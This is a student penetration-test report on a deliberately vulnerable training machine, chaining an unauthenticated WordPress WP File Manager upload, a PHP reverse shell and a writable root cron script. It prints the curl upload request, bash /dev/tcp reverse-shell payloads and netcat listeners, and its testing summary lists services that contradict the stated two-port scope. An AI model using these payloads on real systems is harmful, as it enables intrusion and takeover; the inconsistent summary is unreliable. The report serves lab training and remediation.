Security Assessment Findings Report
On
Infinity Castle Vulnerable Machine

Submitted to

Mr. Vishnu Hidesh

Offenso Hackers Academy, Calicut

Submitted by

Muhammed Murshid

Date: march 08, 2026
Project Code:

Table of Contents

Confidentiality Statement 03
Disclaimer. 03
Contact Information. 03
Client Details. 03
Tester Details. 03
Assessment Overview. 04
Purpose. 04
Testing Standards Used. 04
Phases of Testing 04
Assessment Components. 05
Types of Assessments. 05
Finding Severity Ratings. 05
Risk Factors. 06
Scope. 06
In-Scope Items. 06
Scope Exclusions. 07
Client Allowances. 07
Executive Summary. 07
Time Limitations. 07
Testing Summary. 08
Tester Notes and Recommendations. 08
Key Strengths and Weaknesses. 09
Vulnerability Summary & Report Card. 10
Summary of Findings. 10
Severity Distribution. 10
Technical Findings (Detailed). 11
IC-001: WordPress WP File Manager Plugin Vulnerabili 12
IC-002: Remote Shell Access 14
IC-003: Privilege Escalation via Writable Cron Job Script 16
Additional Scans and Reports. 19
Conclusion. 21

Confidentiality Statement

This document and all the information it contains are strictly confidential, prepared specifically for the client named within. I trust you'll respect its sensitive nature; unauthorized sharing, copying, or distributing any part of this report is simply not permitted without our explicit written consent. Remember, the insights and recommendations you'll find here are a direct result of my assessment performed on the specific dates mentioned, giving you a precise snapshot of the security posture at that moment in time. My aim is to provide a clear, honest picture of the system's security, and this report is the key to understanding those findings.

Disclaimer

This security assessment was carried out using industry-standard methods and tools, all with the goal of uncovering potential vulnerabilities. While I have put my best effort into making this report as accurate and thorough as possible, it's important to remember that no security assessment can ever guarantee the discovery of every single vulnerability or predict future weaknesses. The advice I am providing is based on what I understood about your system's design and setup at the time of our testing. Acting on these recommendations is incredibly important for improving your security, but keeping a strong security posture also means you'll need ongoing monitoring and consistent security practices. Please understand that I can't be held responsible for any losses or damages that might occur if my recommended security measures aren't put in place, or from any vulnerabilities that I am not identified during this assessment.

Contact Information

Client & Tester Contact Details

Name	Title	Contact Information
Client		
Mr. Vishnu Hidesh	Offenso Hackers Academy	Email: vishnu.ohac@gmail.com
Tester		
murshid	Student	Email: murshidts786@gmail.com

Assessment Overview

Purpose

The primary purpose of this security assessment was to identify, analyse, and report on security vulnerabilities present within the infinit castle system. This involved simulating real-world attack scenarios to uncover potential weaknesses that could be exploited by malicious actors, ultimately providing actionable references to enhance the system's security posture.

Testing Standards Used

This assessment was conducted in adherence to industry best practices and recognized penetration testing methodologies, including elements from:

- **Open-Source Security Testing Methodology Manual (OSSTMM):** For a comprehensive and systematic approach to security testing.
- **NIST Special Publication 800-115 (Technical Guide to Information Security Testing and Assessment):** Providing guidance on planning, conducting, and reporting security assessments.
- **OWASP Testing Guide (where applicable for web applications):** Though infinit castle is not solely a web application, principles of web application security testing were considered for exposed web services.

Phases (Planning, Discovery, Attack, Reporting)

The penetration test was executed in the following distinct phases:

1. **Planning:** Defined objectives, scope, methodologies, and established communication channels with the client.
2. **Discovery (Reconnaissance & Enumeration):** Actively gathered information about the target system. This phase involved using tools like Nmap to identify open ports, services, and their versions.
3. **Attack (Exploitation & Post-Exploitation):** Attempted to exploit identified vulnerabilities to gain unauthorized access or demonstrate impact. This phase also included escalating privileges and maintaining access where possible (though the focus was on demonstrating initial compromise).
4. **Reporting:** Documented all findings, their impact, and provided detailed Assessment Components

This assessment focused on network-level penetration testing and a review of

exposed services and applications running on the target system.

Types of Assessments

This was primarily an **Internal Penetration Test**, as the infinit castle machine was treated as an internal asset accessible from a simulated internal. The objective was to assess vulnerabilities from an attacker's perspective within the network perimeter.

Finding Severity Ratings

Vulnerabilities are rated based on their potential impact and likelihood of exploitation. The severity rating system used in this report is as follows:

Severity	CVSS C3 Score range	Definition
Critical	9.0 – 10.0	Immediate and significant risk. Exploitation could lead to complete system compromise, data loss, or denial of service with minimal effort. Requires immediate remediation.
High	7.0 – 8.9	Significant risk. Exploitation could lead to substantial data breaches, system compromise, or significant operational disruption. Requires urgent remediation.
Medium	4.0 – 6.9	Moderate risk. Exploitation could lead to limited data exposure, minor service disruption, or provide an attacker with a stepping stone for further attacks. Requires timely remediation.
Low	0.1 – 3.9	Minor risk. Exploitation is difficult or has limited impact. Remediation is recommended but not urgent.
Informational	N/A	Not a direct vulnerability but an observation that could be useful for an attacker or indicates a potential misconfiguration.

Risk Factors

Risk is determined by a combination of Likelihood and Impact.

Likelihood

- **High:** Easy to exploit, readily available exploits, common misconfiguration.
- **Medium:** Requires some effort, specific conditions, or custom exploit development.
- **Low:** Difficult to exploit, rare conditions, or no publicly known exploits.

Impact

- **High:** Complete system compromise, significant data breach, full denial of service, financial loss, reputational damage.
- **Medium:** Partial system compromise, limited data exposure, temporary service disruption, compliance issues.
- **Low:** Minor information disclosure, minimal disruption, no significant financial or reputational damage.

Scope

In-Scope Items

The following IP address and its associated services and applications were within the scope of this penetration test:

- **IP Address:** 192.168.214.18
- **All open TCP ports and their running services/applications as identified by Nmap:**
    - 22/tcp (ssh)
    - 80/tcp (http)

Scope Exclusions

- Any systems or IP addresses not explicitly listed in the "In-Scope Items" section.
- Social Engineering attacks.
- Physical security assessments.
- Denial-of-Service (DoS) attacks intended to permanently disrupt service (brief, controlled DoS simulations were permitted for vulnerability demonstration if pre-approved).

Client Allowances

- The client granted full permission to conduct active scanning and exploitation attempts on the specified in-scope target without prior notification for each attempt.
- No specific time window restrictions were imposed for testing, beyond the overall project timeline.

Executive Summary

Time Limitations

This report presents the results of a penetration test conducted on the Infinity Castle vulnerable machine.

The objective of this assessment was to identify security vulnerabilities within the system and demonstrate how an attacker could exploit them to gain unauthorized access.

During the assessment, a vulnerable WordPress plugin (WP File Manager) was discovered that allowed unauthenticated file uploads. By exploiting this vulnerability, a malicious PHP reverse shell was uploaded to the server, allowing remote command execution.

Further enumeration revealed a misconfigured cron job running with root privileges. By modifying the executed script, the attacker was able to escalate privileges and gain full root access to the system

Testing Summary

The penetration test against infinit castle revealed a significantly vulnerable system, as expected for a deliberately insecure platform. The target exhibits a wide array of outdated software versions, weak configurations, and easily exploitable services. Almost every open port identified by Nmap corresponds to a service with known critical or high-severity vulnerabilities.

Key areas of concern include:

- **Outdated and Vulnerable Services:** Numerous services such as vsftpd, OpenSSH, Apache HTTPD, Samba, MySQL, PostgreSQL, ProFTPD, and Apache Tomcat are running severely outdated versions with publicly known exploits.
- **Default/Weak Credentials:** Several services are likely configured with default or easily guessable credentials, making them trivial to compromise.
- **Unsecured Communication:** Services like Telnet and FTP transmit credentials in clear text, further exacerbating the risk.
- **Exposed Administrative Interfaces:** Databases and other administrative services are directly exposed to the network.
- **Bindshell on Port 1524:** This signifies a pre-existing backdoor, offering immediate root access.

Tester Notes and Recommendations

infinit castle serves its purpose as an excellent training ground for penetration testers due to its extensive list of vulnerabilities. From a real-world security perspective, this system represents a critical security nightmare. Every identified vulnerability poses a significant risk to the confidentiality, integrity, and availability of any data or operations it might handle.

Immediate and paramount recommendation: This system should **NEVER** be deployed in a production environment or exposed to untrusted networks. Its complete overhaul or decommissioning is the only viable long-term solution.

For learning purposes, and assuming the intent is to secure a system with similar vulnerabilities:

- Prioritize patching and upgrading all software to their latest stable versions.
- Implement strong, unique passwords for all accounts and services.
- Disable all unnecessary services and ports.

- Implement robust firewall rules to restrict access to only essential services and trusted IP addresses.
- Regularly review configurations for security best practices.
- Utilize intrusion detection/prevention systems (IDS/IPS).
- Conduct regular vulnerability assessments and penetration tests.

Key Strengths and Weaknesses

Strengths:

- (None from a security posture perspective; this is a deliberately weak system.)
- From a learning perspective: Its deliberate insecurity makes it a fantastic platform for security professionals to enhance their skills.

Weaknesses:

- **Extremely Outdated Software:** Almost all services are running severely old versions with known exploits.
- **Default/Weak Credential Usage:** Widespread use of easily compromisable authentication.
- **Unnecessary Services Running:** Many services that would typically not be exposed are active and listening.
- **Lack of Access Controls:** Minimal to no granular access control implemented.
- **Cleartext Protocols:** Sensitive information (like credentials) is transmitted without encryption.
- **Pre-existing Backdoors:** The bindshell on port 1524 indicates a pre-compromised state.

Vulnerability Summary & Report Card

Table of all findings with severities

The following table provides a summary of all identified findings and their assigned severities.

Critical	High
2	1

Finding ID	Title of Finding	Severity
IC-001	Unauthenticated File Upload Vulnerability (WP File Manager)	Critical
IC-002	Remote Command Execution via Uploaded PHP Reverse Shell	High
IC-003	Privilege Escalation via Writable Cron Job Script	Critical

Technical Findings (Detailed)

This section provides a detailed breakdown of each identified vulnerability, including its description, potential impact, evidence, and specific recommendations for remediation.

Finding ID: IC-001: **WordPress WP File Manager Plugin Vulnerability**

Severity: Critical

CVSS Score: 9.8

Description

During the assessment, it was discovered that the WordPress installation was using a vulnerable version of the WP File Manager plugin. This plugin exposes a PHP connector file that allows unauthenticated users to upload files to the server.

The vulnerable endpoint is accessible via the following path:

/wordpress/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php

This vulnerability allows an attacker to upload arbitrary files, including malicious PHP scripts.

Impact

An attacker can upload a malicious PHP reverse shell and execute commands on the server, resulting in remote command execution.


This allows the attacker to gain shell access to the system as the web server user.

Evidence

Example exploit request:

```
curl -F "upload[]=@shell.php" \
-F "action=upload" \
-F "target=l1_Lw" \
```

http://TARGET-IP/wordpress/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php



Recommendation

- Remove or update the vulnerable WP File Manager plugin.
- Restrict direct access to plugin directories.
- Implement a Web Application Firewall (WAF).
- Regularly update WordPress plugins and themes.

Finding ID: IC-002: Remote Shell Access

Severity: High
CVSS Score: 8.0

Description

After successfully uploading a malicious PHP file, the attacker triggered the file through the browser to execute a reverse shell.

The reverse shell connected back to the attacker's machine using Netcat, allowing command execution on the server.

Impact

The attacker gained shell access with the privileges of the **www-data user**, which is the default web server user.

This allowed the attacker to enumerate the system and search for privilege escalation opportunities.

Evidence

Listener on attacker machine:

```
nc -lvnp 4444
```

Trigger reverse shell from browser:

http://TARGET-IP/wordpress/wp-content/plugins/wp-file-manager/lib/files/shell.php

Reverse shell connection:

```
connect to [ATTACKER-IP] from [TARGET-IP]
www-data@demonslayer:/var/www/html$
```

```
www-data@demonslayer:/tmp$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   root    /opt/backup/backup.sh
#
www-data@demonslayer:/tmp$
```

```
http://192.168.214.18/wordpress/wp-content/plugins/wp-file-manager/lib/files/shell.php?cmd=bash+-c+%27bash+-i+%3E%26+/dev/tcp/192.
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.214.40] from (UNKNOWN) [192.168.214.18] 35054
bash: cannot set terminal process group (1035): Inappropriate ioctl for devi
bash: no job control in this shell
<ress/wp-content/plugins/wp-file-manager/lib/files$ cd /tmp
cd /tmp
www-data@demonslayer:/tmp$ whoami
whoami
www-data
www-data@demonslayer:/tmp$
```

Recommendation

- Restrict file upload functionality.
- Implement input validation and file type restrictions.
- Disable execution of uploaded files in web directories.

Finding ID: IC-003: **Privilege Escalation via Writable Cron Job Script**

Severity: Critical
CVSS Score: 9.1

Description

During post-exploitation enumeration, a system cron job was identified that executes a backup script with **root privileges**.

The cron configuration file revealed that the following script was executed periodically by the root user.

```
/opt/backup/backup.sh
```

This script was found to have **insecure file permissions**, allowing modification by a low-privileged user.

Because the script runs automatically as root, an attacker can modify it to execute malicious commands and escalate privileges.

Impact

An attacker with limited access to the system can modify the script executed by the cron job to run arbitrary commands as **root**, resulting in full system compromise.

Evidence

Cron job enumeration:

```
cat /etc/crontab
```

Output:

```
* * * * * root /opt/backup/backup.sh
```

Exploitation Steps

The attacker modified the backup script to execute a reverse shell that connects back to the attacker machine.

Example payload added to the script:

```
bash -i >& /dev/tcp/ATTACKER-IP/5555 0>&1
```

The attacker then started a listener on their machine:

```
nc -lvnp 5555
```

Once the cron job executed the modified script, a connection was established and a **root shell** was obtained.

Example output:

```
connect to [ATTACKER-IP] from [TARGET-IP]
root@demonslayer:~#
```

Root Flag

After obtaining root privileges, the attacker accessed the root flag.

```
cat /root/root_flag.txt
```

Recommendation

To prevent this vulnerability:

- Restrict write permissions on scripts executed by cron jobs.
- Ensure system scripts are owned by root and not writable by other users.
- Implement regular system audits to identify insecure configurations

Additional Scans and Reports

After performing an initial **Nmap scan**, a high-level overview of the Infinity Castle machine's network surface was established. The scan identified open ports, running services, and service versions. This reconnaissance phase provided valuable information about the exposed services and allowed prioritization of targets for further analysis.

The Nmap results indicated that the system exposed a web service running on port 80. Further service enumeration confirmed that the server was hosting a **WordPress application**, which became the primary focus of the security assessment.

To expand the reconnaissance phase, additional web application scanning tools were used. Tools such as **Nikto** and **Gobuster** were employed to identify hidden directories, misconfigurations, and potential vulnerabilities within the web application.

Nikto was used to detect common web server misconfigurations and outdated components. The scan helped identify potential weaknesses in the server configuration and provided additional insight into the technologies used by the web application.

Gobuster was used for directory brute-forcing to enumerate hidden paths and sensitive files within the WordPress installation. This process helped identify the plugin directories and confirmed the presence of the **WP File Manager plugin**, which was later discovered to be vulnerable.

Once the vulnerable plugin was identified, manual testing was performed to confirm the vulnerability. The endpoint associated with the plugin allowed unauthenticated file uploads, which enabled the attacker to upload a malicious PHP file and gain remote command execution on the system.

After gaining initial access through the web application, system enumeration techniques were used to identify potential privilege escalation opportunities. Standard Linux enumeration commands were used to analyze scheduled tasks, file permissions, and system configurations.

This process led to the discovery of a **cron job executing a backup script with root privileges**. Because the script had insecure permissions allowing modification by a low-privileged user, it was possible to exploit the configuration and escalate privileges to root.

To ensure the accuracy and reliability of the findings, the results from multiple tools and manual verification steps were correlated. Evidence such as command outputs, scan results, and screenshots were documented to support each identified vulnerability.

The final deliverable of this assessment includes:

- Network scan results (Nmap output)
- Web application enumeration results (Nikto and Gobuster)
- Evidence screenshots demonstrating exploitation steps

- A consolidated vulnerability summary with severity ratings and remediation recommendations

This layered approach—combining **network scanning, web enumeration, manual exploitation, and post-exploitation analysis**—provided a comprehensive view of the Infinity Castle machine's security posture. The results clearly demonstrate how an attacker could leverage a vulnerable web application and a misconfigured system service to achieve full system compromise.

Conclusion

This security assessment evaluated the **Infinity Castle vulnerable machine** to identify security weaknesses and demonstrate how an attacker could compromise the system through real-world attack techniques.

During the assessment, multiple vulnerabilities were identified that could be chained together to achieve full system compromise. The initial entry point was a vulnerable WordPress plugin (**WP File Manager**) that allowed unauthenticated file uploads. By exploiting this vulnerability, a malicious PHP reverse shell was uploaded to the server, providing command execution on the target machine as the web server user.

Further enumeration of the system revealed a misconfigured cron job executing a backup script with **root privileges**. Because the script was writable by a low-privileged user, the attacker was able to modify it to execute a reverse shell payload. When the cron job executed the modified script, it resulted in **privilege escalation to root**, giving the attacker full administrative control over the system.

This assessment highlights the risks associated with **outdated software, insecure file permissions, and poor system configuration**. Even a single vulnerable web component can provide attackers with a foothold that may eventually lead to full system compromise.

To improve the security posture of the system, it is recommended to:

- Update or remove vulnerable WordPress plugins.
- Implement strict access control on sensitive files and system scripts.
- Apply the principle of least privilege to system processes.
- Conduct regular vulnerability assessments and penetration testing.

Security should be treated as an ongoing process rather than a one-time task. Continuous monitoring, patch management, and periodic security assessments are essential to maintaining a secure environment